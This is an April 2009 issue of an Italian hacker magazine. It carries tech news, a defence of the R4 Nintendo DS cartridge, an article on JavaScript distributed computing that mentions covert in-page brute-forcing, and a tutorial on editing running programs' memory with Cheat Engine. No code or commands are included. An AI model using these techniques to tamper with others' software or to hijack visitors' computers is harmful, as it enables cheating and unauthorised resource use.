TUTTO QUELLO CHE GLI ALTRI NON DICONO

NO PUBBLICITÀ
SOLO INFORMAZIONE E ARTICOLI
2€

n.173
www.hackerjournal.it

HACKER JOURNAL

MEMORY HACKING

ATTACCO DIRETTO NELLA RAM

STEGANO

SCRIPT PHP

NASCONDIAMOLO NELLE IMMAGINI

LINUX

BACK | TRACK

DISTRO SICURA AL 100%

MOBILE

MODEM KEY USB SBLOCCATI

[LEGALMENTE]

MAIL

IL VERO HACKER

NON USA IL CLIENT

INTERNET

SECURE SOCKET LAYER

LA PROTEZIONE È DEBOLE

QUATTORD. ANNO 9 - N° 173 - 2/15 APRILE 2009 - € 2,00
WLF PUBLISHING

hack·er (hăk'∂r)

"Persona che si diverte ad esplorare i dettagli dei sistemi di programmazione e come espandere le loro capacità, a differenza di molti utenti, che preferiscono imparare solamente il minimo necessario."

editoriale

HACKER JOURNAL

iHacking

"C'è vero progresso solo quando i vantaggi di una nuova tecnologia diventano per tutti".
Henry Ford

Quando è uscito l'iPhone che ero molto scettico. Guardando puramente le caratteristiche tecniche del melafonino l'oggetto non era di per sé un granché. Una fotocamera non estremamente sensibile, specialmente rispetto ai concorrenti, la durata della batteria appena sufficiente, e soprattutto quelle scelte proprietarie, come il connettore per la ricarica, che hanno reso Apple da sempre abbastanza antipatica. Con il tempo ammetto di essermi ricreduto.

L'iPhone, da oggetto puramente di moda destinato a pochi impallinati del marchio con la mela è diventato un oggetto estremamente interessante. Come mai? Grazie alla possibilità data a chiunque e in maniera gratuita di sviluppare applicazioni. Apple ha intelligentemente lasciato liberi gli sviluppatori di creare software a piacere per il proprio cellulare e ne ha favorito la diffusione e la vendita con la creazione del'App Store. L'utente finale trova facilmente ciò che cerca e lo sviluppatore può vendere il frutto del proprio lavoro senza doversi occupare di transazioni e quant'altro Apple trattine il 30 % del prezzo per il servizio, ma lascia libertà di determinare i prezzi.

Ci sono ben 25.000 applicazioni per iPhone e la maggior parte sono state scritte da semplici programmatori e non da strutturate software house. Proprio in questi giorni è stata annunciata una nuova versione (la 3.0) del firmware ed è disponibile un nuovo kit di sviluppo (Sdk). Perché allora non inventarsi qualche applicazione un po' hacker? Pensi che sviluppare per un sistema nuovo sia molto complesso? Può darsi, ma ricorda che tutti i sistemi Apple si basano su un Unix.

Buon lavoro!

The Guilty

HACKER JOURNAL: INTASATE LE NOSTRE CASELLE

Diteci cosa ne pensate di HJ, siamo tutti raggiungibili via e-mail, tramite lettera o messo a cavallo... Vogliamo sapere se siete contenti, critici, incazzati o qualunque altra cosa! Appena possiamo rispondiamo a tutti, scrivete!

redazione@hackerjournal.it

Anno 9 – N.173
2/15 aprile 2009

Editore (sede legale):
WLF Publishing S.r.l.
Socio Unico Medi & Son S.r.l.
via Donatello 71
00196 Roma
Fax 063214606

Realizzazione editoriale
a cura di BMS Srl

Printing:
Roto 2000

Distributore:
M-DIS Distributore SPA
via Cazzaniga 2 - 20132 Milano

Copertina: Daniele Festa

HACKER JOURNAL
Pubblicazione quattordicinale registrata al Tribunale di Milano il 27/10/03 con il numero 601.

Una copia 2,00 euro

Direttore Responsabile:
Teresa Carsaniga

I blog e i forum NON sono stampa

La Cassazione ha posto la parola "fine" su una diatriba che era in corso fin dal lontano 2006, quando le forze dell'ordine hanno sequestrato preventivamente due forum ospitati dal sito dell'ADUC, l'Associazione per i Diritti degli Utenti e Consumatori.


In particolare, si trattava di forum su cui sono stati postati dei messaggi, a detta dell'associazione Meter gestita da Don Fortunato Di Noto (che ha sporto denuncia), "offensivi verso una confessione religiosa mediante vilipendio alle persone". In più, rincarando la dose, sarebbero state espresse opinioni ritenute poco lusinghiere nei confronti di persone disabili.

Ancora una volta si ricade su un tema già affrontato più volte e che sta a cuore a molte persone che, seguendo una tendenza che sta prendendo sempre più piede, pubblicano sul Web sotto forma di blog o di forum la propria opinione. Recentemente ha fatto scalpore la proposta di legge dell'Onorevole Cassinelli, il cosiddetto "decreto salvablog": secondo alcuni una legge mal concepita da chi non sa nulla sull'argomento che rischierebbe di "imbavagliare" elettronicamente migliaia di voci, per esempio solo perché la presenza di annunci pubblicitari retribuiti sul proprio blog li farebbe rientrare nella categoria di opere professionali di stampa; secondo altri invece si tratterebbe del toccasana che permetterebbe di indicare con precisione quali sono le opere che devono essere considerate stampa e quali invece no.

La Cassazione il primo paletto alla questione deliberando che i post di un forum non possono essere considerati stampa, e quindi non possono essere soggetti al principio della libertà di stampa: il sequestro pertanto è legittimo e operato in accordo con le norme vigenti dalle forze dell'ordine. Partita persa quindi per l'ADUC, che richiedeva il dissequestro delle aree forzatamente chiuse, almeno per quanto riguardava le aree che non contenevano i post incriminati (per cui gli utenti che li hanno inviati sono stati indagati), ma forse il primo piccolo passo verso il riconoscimento di forum e blog come espressione del libero pensiero, e quindi non soggetti agli obblighi che caratterizzano la stampa vera e propria.


Se questo aiuterà a fare maggiore chiarezza sull'argomento lo potremo vedere solamente nei tempi a venire; certo è che un'eventuale proposta di legge sulla traccia del decreto Cassinelli non potrà non tener conto di quanto è emerso con la vicenda che ha toccato l'ADUC e i suoi utenti: i lavori di affinamento della normativa dovranno continuare, ma siamo solamente in orbita intorno alla punta dell'iceberg.

IL SETTE E L'OTTO

Non si tratta della versione digitale del divertentissimo film di Ficarra e Picone, ma della notizia, a dire il vero ugualmente divertente, che Windows 7 sarà venduto senza integrare Internet Explorer 8. Non si tratta di una cosa da poco perché finalmente, dopo anni di discussioni in praticamente ogni sede competente (tribunali, Commissione Europea, Antitrust, ecc ecc) si apre ufficialmente la "guerra dei browser". Quando uscirà Windows 7 quindi, gli utenti saranno chiamati a scegliere il proprio browser mettendo quindi il nuovo Internet Explorer sullo stesso piano dei suoi concorrenti Chrome, Safari, Opera e Firefox. Ci auspichiamo, con così tanta concorrenza, di poter vedere in futuro browser sempre più veloci, versatili e, soprattutto, sicuri.

IL WEB COMPIE 20 ANNI

Tanti auguri al web, tanti auguri al web. Internet, la rivoluzione tecnologica che ha cambiato la nostra vita, compie 20 anni La data di nascita è stata collegata ad un documento intitolato "Information Management: A Proposal" presentato nel (tecnologicamente) lontano 1989 al CERN di Ginevra. In questo testo lo studioso Tim Berners-Lee teorizzò per la prima volta il concetto di "rete globale" vista come strumento per mettere in comunicazione tutte le università, i centri di ricerca e le strutture accademiche del mondo. L'obiettivo era quello di semplificare la condivisione di informazioni tra scienziati in modo da accelerare i processi nel campo della ricerca medica, scientifica, e biologica. Oggi sappiamo quello che è diventata questa semplice idea, con tutti gli sviluppi che ne sono derivati: sicuramente, ha affermato Tim Berners-Lee, nessuno, neanche lui, si aspettava Facebook, Youtube, il P2P e altro ancora.

GOOGLE E LA PUBBLICITÀ SU MISURA

Diciamocelo, Google (con tutta la sua mole di servizi) funziona benissimo. Tuttavia chi non ha mai visto nel colosso dei motori di ricerca lo spettro del "grande fratello"? Bene, ad avvalorare i sospetti che Google ficchi troppo il naso nella nostra privacy, ci ha pensato lo stesso motore di ricerca presentando la sua nuova tecnologia Ad-Sense. In pratica Google sfrutta le informazioni sulla nostra navigazione raccolte da tutti i siti compatibili con Ad-Sense e la utilizza per inviarci o segnalarci nella home page del motore di ricerca, quelle inserzioni pubblicitarie che meglio si adattano ai nostri interessi. Se ad esempio guardiamo spesso i video di sport su Google, o effettuiamo ricerca su calcio, sci, basket ed altro ancora, Google sarà in grado di memorizzare in un cookie sul nostro PC queste preferenze e "personalizzerà" l'invio di pubblicità proprio in base alla informazioni raccolte. Si tratta di un ottimo servizio da vendere alle aziende che fanno pubblicità sul Web... ma alla riservatezza degli utenti non ci pensa nessuno?

HOT NEWS


APPLE... HACKING SULLE CUFFIE

Pochi giorni fa, Apple ha annunciato il suo nuovo iPod Shuffle, un piccolissimo lettore Mp3 dotato di particolare sistema che rende inutile il display permettendo agli utenti di gestire le proprie playlist attraverso comandi vocali impartiti dal microfonino delle cuffie. Alcuni utenti particolarmente smanettoni hanno deciso di "sbirciare" nel dispositivo per capirne il funzionamento e hanno trovato, insieme ai componenti "standard" un piccolo chip dalla caratteristiche assai interessanti. Si tratta infatti di un sistema di controllo di "compatibilità" per le cuffie in grado di controllare se gli auricolari inseriti sono quelli originali (o certificati) Apple oppure si tratta di comuni cuffie. Questo chip ha destato molta preoccupazione nelle aziende che producono per iPod, in quanto di fatto garantisce il controllo da parte di Apple di tutte le cuffie prodotte per i suoi lettori musicali. Da qui a introdurre una "tassa" per ottenere la compatibilità con il nuovo chip, i passo è breve. Praticamente un hacking dell'iPod, non quello che gli utenti si sarebbero aspettati.

ECCO IL VIRUS PER FACEBOOK!

Doveva arrivare prima o poi. Il più popolare sito di social networking del pianeta finalmente ha il suo virus. In realtà più che di attacco virale nel senso stretto della parola, si tratta di un'intelligente sistema di phishing con protagonista il nostro amato Facebook. Da una decina di giorni a questa parte infatti stanno girando delle e-mail in tutto e per tutto identiche a quelle inviate dal sistema di Facebook per notificare nuove attività sulla pagina personale, richieste di contatto o iscrizione a gruppi. La differenza è che questa finta mail vi invita a scaricare un filmato sexy postato sul web: una volta aperta la pagina, molto simile a quella di Facebook, però vi verrà chiesto di installare la nuova versione di Adobe Flash 11, ovvero il virus. Il successo attrae i pirati, si sa, per cui come sempre occhi aperti e utilizzate sempre i filtri antiphishing messi a disposizione dai principali motori di ricerca.

E bravi i francesi!

Quando si pensa alla polizia francese, spesso viene in mente il goffo ispettore Clouseau alla perenne ricerca della "Pantera Rosa". Tuttavia la "gendarmerie" è molto più lungimirante e tecnologicamente avanzata delle nostre forze dell'ordine... se non altro in tema di risparmio.. Dall'ultimo bilancio stilato dal governo transalpino infatti è emerso che la polizia francese ha risparmiato ben 50 milioni di euro dal 2004 a oggi, semplicemente mandando in pensione il costoso Windows e passando a Ubuntu, nota distribuzione del sistema operativo Linux. Il "distacco" da Windows è stato graduale ed è cominciato con la sostituzione di Microsoft Office con il gratuito OpenOffice, per poi passare alla scelta di un nuovo sistema operativo e di applicazioni gratuite che potessero rimpiazzare quelle già usate dai comandi di polizia francesi. La transizione è ancora in atto e ci vorrà ancora qualche anno per vedere linux in tutta la Francia, ma il risparmio sul budget quest'anno è stato del 70% rispetto allo scorso anno. Forse Clouseau non è poi così tonto.

MEDIASET DICHIARA GUERRA ALLA RETE

"Mediaset non cederà e non autorizzerà la pubblicazione online dei contenuti protetti da copyright relativi alle sue trasmissioni televisive" è questo il sunto del comunicato rilasciato dall'azienda di Cologno Monzese all'indomani della causa che ha visto coinvolti diversi portali (compreso quello del Corriere della Sera) rei di aver pubblicato brevi clip relative alla trasmissione "Grande Fratello 9". La paura di Mediaset è data dal fatto che il suo servizio "Rivideo" per rivedere, a pagamento, le trasmissioni più seguite, si sta rivelando un flop clamoroso. Per questo motivo Mediaset "chiude" a internet sperando di convogliare più gente sul suo portale... speranza vana... il Grande Fratello non si può guardare, neanche gratis, figuriamoci a pagamento!

LE DIRECTX 10 ...SU LINUX

Non funzionano bene ancora nemmeno su Windows, ma c'è già qualcuno che vuole trasportarle sui sistemi operativi Linux. Stiamo parlando delle DirectX, le librerie grafiche integrate in Windows Vista che dovrebbero portare lo sviluppo dei giochi ad un nuovo livello di realismo.

L'azienda che si è sobbarcata questo immane lavoro si chiama CodeWeavers ed è specializzata in questo tipo di progetti, avendo sviluppato il famoso WineX (conosciuto anche come Lindows) il più famoso emulatore di Windows su piattaforma Linux. Ci domandiamo perché se esiste un sistema operativo che funziona davvero occorra peggiorarlo solo per fornire un supporto a qualche centinaio di gamers disperati? Che si comprino una console, e lascino Linux così com'è!

UNA TECNOLOGIA "SGAMA" LE TELECAMERE NEI CINEMA

Per arginare il fenomeno della pirateria, la solita associazione dei produttori cinematografici (la MPAA) ha fatto sviluppare una tecnologia avanzatissima per individuare con assoluta precisione da quale sala cinematografica e, udite udite, quale poltrona proviene una registrazione non autorizzata messa sul Web. Il sistema di rilevamento si basa sull'analisi dei due flussi audio e video. Ogni pellicola proiettata in sala infatti ha un "watermark audio" ovvero una traccia nascosta che gli spettatori non possono percepire ma che è perfettamente individuabile da un particolare software. Ogni Watermark è assolutamente univoco, per cui è possibile stabilire con precisione se una registrazione proviene dal cinema "tizio" di Roma o da "Caio" di Genova. Ma non finisce qui. Il software sviluppato per MPAA è in grado di capire, a seconda dell'inclinazione della telecamera rispetto allo schermo, in quale poltrona è stata fatta la

HACKING

SI SFIDANO I MIGLIORI DEL MONDO

PWN2OWN

Si è appena concluso a Vancouver in Canada, nei giorni dal 16 al 20 marzo, il Pwn2Own Contest 2009, in pratica il campionato mondiale di hacking. Questo particolare torneo, sponsorizzato da Tipping Point, società specializzata nella sicurezza informatica, ha visto sfidarsi, nel più totale anonimato ed in una location tenuta segreta fino all'ultimo momento, i migliori hacker del mondo. Come per i campionati più tradizionali anche il Pwn2Own 2009 è stato suddiviso in "discipline" che vanno dall'hacking dei sistemi operativi a quello dei dispositivi mobili come iPhone, Smartphone Windows Mobile e Android. Per vincere gli hacker in gara hanno dovuto dimostrare di saper sfruttare le falle nella programmazione di browser e telefoni per eseguire su queste piattaforme un codice o un programma creato da loro. Il vincitori di ogni categoria, di cui chiaramente non si sanno i nomi, si sono aggiudicati tutta la strumentazione (laptop e telefoni) utilizzate per eseguire l'haking più un assegno di 5000 dollari e magari un bel contratto, molto più remunerativo, da parte di Tipping Point.

FFMPEG

I CODEC SONO OPEN SOURCE!

Il 2009 segna il ritorno in grande stile di FFMpeg, il progetto open source per la creazione di un pacchetto di codec audio/video in grado di riprodurre praticamente qualunque formato multimediale esistente. Il progetto, che arriva alla release 0,5 rappresenta la suite più completa per la multimedialità che si trova in giro, senza contare che il programma supporta quasi tutti i sistemi operativi sul mercato (Windows, Linxu, OSX). Tra le novità inserite nel pacchetto l'encoder per i video iPod/iPhone e i file falsh in formato Swf!

FFMPEG

registrazione, con un'approssimazione di circa 40 centimetri. Un grave rischio per i "pirati" se non fosse che l'MPAA non conosce il concetto di "mux": di solito infatti, le copie pirata che circolano in rete sono il frutto di un lavoro di montaggio che prende il miglior video girato nelle sale e lo unisce al miglio audio che si trova in giro... mandando in fumo i soldi e le teorie delle major.

NINTENDO CONTRO TUTTI

Nintendo vuole stroncare la pirateria attaccando i produttori di hardware compatibile. Una mossa già vista

Siamo solo all'inizio di quella che sarà una battaglia destinata a durare anni. Da una parte c'è Nintendo: uno dei più grandi produttori di hardware e software video ludico al mondo. Dall'altra c'è una società cinese, R4DS, con il suo prodotto di punta: la cartuccia R4 per Nintendo DS. Non licenziata da Nintendo, questa cartuccia legge schede MicroSD su cui è possibile mettere di tutto: file audio da ascoltare tramite la Nintendo DS, software prodotti da terzi senza licenza Nintendo (homebrew) e anche immagini ROM di cartucce Nintendo. Proprio questa è la leva usata dal colosso nipponico per un'azione legale verso la casa produttrice, i distributori e chiunque abbia a che fare con questo oggetto. Se si possono mettere le ROM, la scheda favorisce la pirateria. Quindi la vendita della scheda è favoreggiamento, il possesso equivale alla confessione di essere pirati, il costruttore viola diverse leggi vigenti e, complessivamente, tutti devono vergognarsi di aver indebitamente sottratto denaro alla povera Nintendo.

:: Un castello di carte

Per lo stesso motivo, dall'anno prossimo, dovremo strappare a morsi le bistecche perché il possesso di coltelli ci renderà potenziali omicidi. Allo stesso tempo dovremo abituarci a vivere nello sporco perché i detersivi sono potenziali veleni. Per molti, però, il problema maggiore sarà l'impossibilità di registrare dati in formato digitale e dovremo tornare all'analogico. Su CD, DVD e schede di memoria, infatti, è possibile inserire immagini di videogiochi, copie di film e materiale protetto da copyright. Quindi dovremo imparare a farne a meno. Al di là del paradosso, la linea seguita da Nintendo sfrutta l'ignoranza dei giudici su un tema piuttosto tecnico e, se seguita fino in fondo, rappresenterà un precedente storico molto difficile da gestire a medio e lungo termine.

Per prima cosa, la cartuccia R4 non appartiene alla famiglia dei modchip, già illegali in Europa. È solo un circuito che si interfaccia alla consolle Nintendo DS senza alterarne minimamente il funzionamento. La consolle non viene modificata in nessuna sua parte e ne viene sfruttato il corretto funzionamento, esattamente come avviene per qualsiasi sua altra cartuccia. Non è possibile distinguere una consolle in cui sia stata usata una scheda R4 da una appena uscita dalla scatola.

Il secondo punto riguarda l'uso di questa scheda per far funzionare ROM scaricate da Internet anziché comprate ed è quello su cui ci sono stati, probabilmente, i maggiori fraintendimenti. Nintendo, infatti, ha insistito sul fatto che la R4 sia una cartuccia studiata appositamente per questo scopo. O meglio: ha affermato che gli altri scopi per cui può essere usata sono del tutto ininfluenti. E proprio qui sta il punto perché l'R4 non è altro che un sistema di storage che esegue un suo programma di gestione sulla consolle. In più, rispetto a queste funzioni di base, c'è solo un circuito che fa sembrare alla consolle che quella cartuccia sia originale Nintendo. Una funzione indispensabile per far funzionare il software, visto che Nintendo ha letteralmente blindato la possibilità di far funzionare sulla DS qualsiasi software che non sia stato specificatamente approvato da lei e per cui non sia stata pagata una profumata licenza.

Il produttore cinese delle schede R4, www.r4ds.cn, continua tranquillamente la sua produzione: il principio legale internazionale afferma che se l'uso è legale e pacifico, l'abuso non ricade sul produttore. Forse, Nintendo non lo sa.

Il kit R4 è molto completo. Include la scheda da mettere nel DS, la scheda micro SD, il lettore per PC, il manuale, la custodia. Costa meno di 30 euro e si trova dovunque, malgrado l'ordinanza di ritiro.

Un comportamento, questo, che riteniamo altamente lesivo della libertà degli acquirenti, della libertà di commercio, della libera concorrenza.

:: Equivalenze

La guerra tra questi colossi e i produttori di hardware indipendenti, ma anche contro i consumatori, è appena iniziata ma c'è da sorridere a pensare se protezioni simili fossero state applicate in ambito PC. Che cosa diremmo se su Windows girasse solo software Microsoft? La stessa linea dell'estensione dei diritti delle aziende a quello che gli utenti fanno con l'hardware acquistato ha precedenti piuttosto illuminanti. Basta pensare alle clausole capestro che i produttori di stampanti imponevano fino a qualche anno fa, in cui l'uso di una cartuccia non originale faceva decadere la garanzia della stampante. Questa clausola è tutt'ora in vigore ma non è mai stata fatta valere perché è impossibile provare una condizione simile.

Sul sito www.ndshb.com si trovano decine di programmi per Nintendo DS da usare con le cartucce come la R4. Tutti gratuiti.

Il sito ufficiale della Nintendo ha dichiaratamente lo scopo di legare le consolle ai giochi Nintendo, impedendo l'ingresso nel mercato di altri operatori. Per questo, il processo potrebbe essere un boomerang per la società.

Per ora, le cose sono sospese in attesa dell'inizio del processo vero e proprio, nel giugno di quest'anno. Alla fine, però, Nintendo non potrà che perdere. Se vincerà in tribunale, venderà le sue consolle solo agli sprovveduti giocatori saltuari, gente poco disposta a spendere centinaia di euro all'anno per qualche semplice giochino. Se perderà, proprio la R4 avrà avuto una pubblicità talmente ampia da aver raggiunto praticamente qualsiasi giocatore potenziale, inclusi quelli non tecnici, che non conoscevano questo chip e che hanno come scopo proprio quello di usarlo per giocare tramite ROM pirata. Non è un futuro lontano visto che già ora le R4 sono ufficialmente sparite dai negozi ma vengono ormai offerte spontaneamente dai commessi più intraprendenti.

LA POTENZA DEL BROWSER


Per risolvere grandi calcoli bastano il browser e un poco di Javascript

Quando pensiamo ai calcoli che vengono effettuati in ambiti astronomici, medici o comunque nella ricerca scientifica in generale, siamo portati a pensare a supercalcolatori o a cluster interminabili di computer che riempiono interi piani di edifici (se non interi capannoni). Negli ultimi anni si è fatto avanti anche un nuovo modo di lavorare su calcoli così complessi, e si tratta del Distribute Computing. In sostanza, suddivido un grande lavoro in piccole operazioni e sfrutto il computer di altri utenti, consenzienti e disposti a cooperare, per elaborare ognuna di esse. Grandi esempi di questo sono per esempio SETI@Home, Stardust@Home o Rosetta@home.

:: Il Distributed Computing

L'idea di fondo del Distributed Computing, o Grid Computing, è quella di usare la potenza di calcolo dei milioni di computer sparsi per il mondo e ottenere così la riduzione dei tempi necessari per la soluzione di un problema. Proprio perché si usa parte della potenza di calcolo di PC che non ci appartengono, è necessario che il legittimo proprietario sia consenziente e accetti di mettere a disposizione il proprio computer.
In genere, queste applicazioni sono studiate in modo che non sfruttino tutta la potenza di calcolo del PC ospite disponibile, ma che sia possibile impostarne la priorità di processo a un livello più basso per permettere al proprietario del computer di continuare a lavorare senza che il peso dei calcoli incida troppo sulle prestazioni generali.

:: Una nuova soluzione

Esistono però momenti in cui il processore del computer non fa praticamente nulla, o quasi: per esempio, quando navighiamo sul Web, una volta caricata e visualizzata la pagina, gli unici processi che usiamo risorse sono quelli vitali per il funzionamento del sistema, e continua a essere così finché si sta leggendo la pagina Web caricata. In pratica, un tempo morto in cui la potenza del computer potrebbe essere usata altrimenti. Si sta quindi sviluppando una nuova tecnica

SETI@Home è il più popolare esempio di Distributed Computing al momento attivo, ma di certo è troppo pesante per poter essere implementato in Javascript.

che sfrutta proprio questi tempi morti: usando Javascript come ambiente in cui far girare semplici applicazioni per il calcolo di problemi complessi ma suddivisi in operazioni di minore entità, ogni visitatore della pagina contribuirà alla soluzione finale. Tutto ciò è molto interessante, per due motivi: ogni sito o pagina Web potrebbe contenere uno script simile, quindi con un minimo di programmazione ogni nostro problema potrebbe essere risolto in poco tempo sfruttando i visitatori del nostro spazio su Internet; in secondo luogo, e questo aspetto potrebbe essere poco piacevole, ogni pagina che visitiamo potrebbe contenere uno script nascosto che aiuti qualche malintenzionato a compiere calcoli distribuiti per azioni deprecabili, come un brute forcing su una chiave di sicurezza o il cracking di un hash MD5 o altre cose simili, e senza ovviamente il nostro consenso.

:: Lato client

In realtà il principio di funzionamento di questa tecnica di calcolo l'abbiamo già capito, si tratta di uno script inserito in una pagina Web che riceve una porzione dei dati di un calcolo più complesso, li elabora e invia i risultati ottenuti al server, dal quale poi riceve una nuova unità di calcolo. Ci soffermiamo quindi su due problemi fondamentali che vanno tenuti in considerazione se si vuole implementare un sistema di calcolo distribuito di questo tipo.

Il primo problema riguarda il peso dello script in esecuzione sul client in termini di risorse occupate. Se non vogliamo che il sistema si impalli perché tutte le risorse vengono impegnate dallo script, dovremo studiare un sistema con cui limitare il tempo in cui il processore viene impegnato dal calcolo. La cosa più semplice è quella di inserire un ritardo al termine del ciclo principale, quello che viene ripetuto fino alla fine del calcolo. Se impostiamo un tempo variabile a piacere dall'utente, sarà lui stesso a scegliere se concedere più o meno potenza di calcolo del proprio PC alla nostra causa. In Javascript questo è possibilissimo, ma bisogna tenere presente che si tratta di un linguaggio interpretato e non compilato, quindi il rischio di caricare troppo il processore è elevato.

:: Lato server

Il secondo punto invece è forse quello più ostico da risolvere: dobbiamo suddividere in unità di calcolo il nostro problema principale, in modo da porle in una coda da cui vengono prelevate a mano a mano dallo script quando viene caricato dalla pagina visualizzata da un visitatore. In base al tipo di calcolo che dobbiamo fare, infatti, bisogna studiare una procedura che permetta di scomporre il lavoro in parti uguali, o comunque di ugual peso, e implementare una funzione che tenga d'occhio lo svolgimento delle operazioni, che riceva i risultati dai vari client e che invii nuove unità di calcolo quando richiesto. Questa funzione viene detta comunemente "scheduler", e altre funzioni si occupano di riunire i dati, elaborarli ulteriormente se necessario, conservare i dati in un database e visualizzarli quando richiesto. Un buon punto di partenza può essere studiare come Google ha risolto il tutto con l'implementazione di MapReduce, un framework per il calcolo distribuito sul quale troviamo informazioni anche su Wikipedia (**http://en.wikipedia.org/wiki/MapReduce**). Questa porzione del sistema distribuito può essere programmata in un linguaggio script in funzione sul server come PHP o ASP o altri, se la mole di dati non è eccessivamente grande (anch'essi sono linguaggi interpretati e richiedono più risorse di un software scritto ad hoc in formato eseguibile); tuttavia l'ideale è disporre di eseguibili appositamente scritti per non caricare troppo il server.

Il calcolo distribuito via Javascript deve essere studiato in modo da non pesare eccessivamente sul processore, dato che questo linguaggio script non è per niente leggero di natura.

Client
Client
Scheduler e Web Server
Storage, Database e calcoli finali
Client
Client

Distributed Computing mediante Javascript: i client ricevono i dati dallo scheduler, li elaborano nel browser Web con l'engine Javascript e li restituiscono al server per le elaborazioni finali.

:: Conclusioni

La tecnologia c'è e il concetto non è nuovo, ma l'implementazione di sistemi realmente pratici di Distributed Computing mediante Javascript ancora non ce ne sono. Troviamo un esempio all'indirizzo **http://jsdc.appspot.com**, con codice sorgente disponibile anche se non ottimizzato e di certo non sicuro, ma può essere un buon punto di partenza per i nostri studi sull'argomento.

L'hack della memoria

L'hacking dei file è solo una delle tecniche disponibili: le modifiche in memoria sono altrettanto potenti ed efficaci, soprattutto contro i programmi più ostici

Un programma è un oggetto software che può essere caricato nella memoria di un computer ed eseguito in un processo. Una semplice definizione che ci mette davanti a un passaggio obbligato per ogni programma esistente: essere caricato in memoria. Questo ci offre la possibilità di non modificare minimamente i programmi quando sono su un disco ma di agire quando questi sono nella memoria RAM del nostro computer. Tipicamente, questa tecnica viene usata per barare ai videogames perché questi sono i programmi più soggetti a questo tipo di attacco: la ricerca di valori numerici è piuttosto semplice per la maggior parte dei giochi e l'hacking diretto in memoria è spesso ignorato da molti programmatori. Così risulta facile cercare un certo valore di punteggio e ritoccarlo un po'.


:: Il principio

Ogni programma non è altro che una sequenza di 0 e 1 che, inizialmente, è scritta sul disco. La modifica di questa sequenza può portare a molti risultati e, se fatta senza criterio, la semplice sostituzione di uno 0 con un 1 o viceversa può facilmente arrivare a rendere inutilizzabile il programma. Ciò nonostante, questo genere di modifiche sono banali: basta un qualsiasi editor di file in formato esadecimale per curiosare sul disco e fare cambiamenti, anche se è sconsigliabile farli casualmente per i rischi appena accennati. Un tool molto diffuso per questo scopo è frhed, frhed.sourceforge.net. La stessa forma sequenziale dei programmi, però, è presente anche quando questi sono caricati nella memoria RAM per essere eseguiti. Naturalmente, le cose sono un po' più complicate perché, di solito, non viene caricato solo il programma eseguibile ma anche una serie di librerie aggiuntive e di risorse ma, nel suo complesso, la forma sequenziale viene rispettata.
Non è un caso che un sinonimo molto usato per indicare i dischi sia "memoria di massa": sia quella Ram che quella di massa funzionano con una logica similare. L'unica difficoltà nell'operare sulla RAM è che il punto di caricamento di un programma varia in continuazione. Su una memoria di massa, un programma viene scritto a partire da una certa posizione e, a meno di un defrag o di qualche altro raro caso, resterà sempre in quella determinata posizione; almeno fino a quando non decideremo di sovrascriverlo con qualcos'altro. Nella RAM, questa condizione varia a ogni cari-

camento del programma, quindi l'hacking è più complesso. In più, anche l'esecuzione stessa di un programma varia il suo assetto in memoria perché può creare variabili con alcuni suoi dati e spostarle da una zona di memoria all'altra oppure riallocare parte del suo codice in zone diverse a seconda dell'operazione che si desidera fare. In sostanza, le condizioni di un programma in esecuzione sono piuttosto variabili e l'hacking si rende necessario ogni volta che queste condizioni variano. Malgrado questo limite, basta un programma adatto per minimizzare questi problemi e poter lavorare direttamente sui programmi in esecuzione o su Windows stesso. Uno strumento molto utilizzato per questi scopi è Cheat Engine, Open Source e molto intuitivo da usare, si scarica dal sito cheatengine.org.

Con il memory hacking possiamo alterare in runtime anche i dati mostrati dai programmi in esecuzione, come in questo caso in cui abbiamo cambiato una voce di Wikipedia mostrata da Firefox agendo direttamente sul processo.

:: Pezzi di processo

La base di partenza sono i processi di Windows. Ogni programma, per essere eseguito, deve essere caricato all'interno di un processo: un insieme di informazioni che ne indicano lo stato. Seguendo non più i programmi ma i processi è possibile semplificare il lavoro di ricerca e modifica delle informazioni perché non è più necessario occuparsi della struttura fisica della memoria e della collocazione fisica delle parti di programma in memoria RAM. Un altro vantaggio di Cheat Engine rispetto ad altri programmi simili è la possibilità di cercare automaticamente valori numerici o testi all'interno dei processi, senza doversi leggere migliaia di codici incomprensibili per trovare il valore da modificare. In questo modo, la ricerca di un certo dato è questione di pochi istanti e la sua modifica una questione di minuti.

Alcuni editor permettono di disassemblare il codice in esecuzione in RAM e di modificarlo in assembler. La sua comprensione non è alla portata di tutti ma è un buon sistema per studiare come funzionano alcuni processi in esecuzione.

Proprio la modifica può essere un problema se il dato cercato è presente in molte zone del processo. Questo accade quando sono state attuate tecniche anti hacker da parte dei programmatori oppure quando il dato è stato riallocato in memoria senza che la sua vecchia posizione sia stata sovrascritta da altre informazioni.
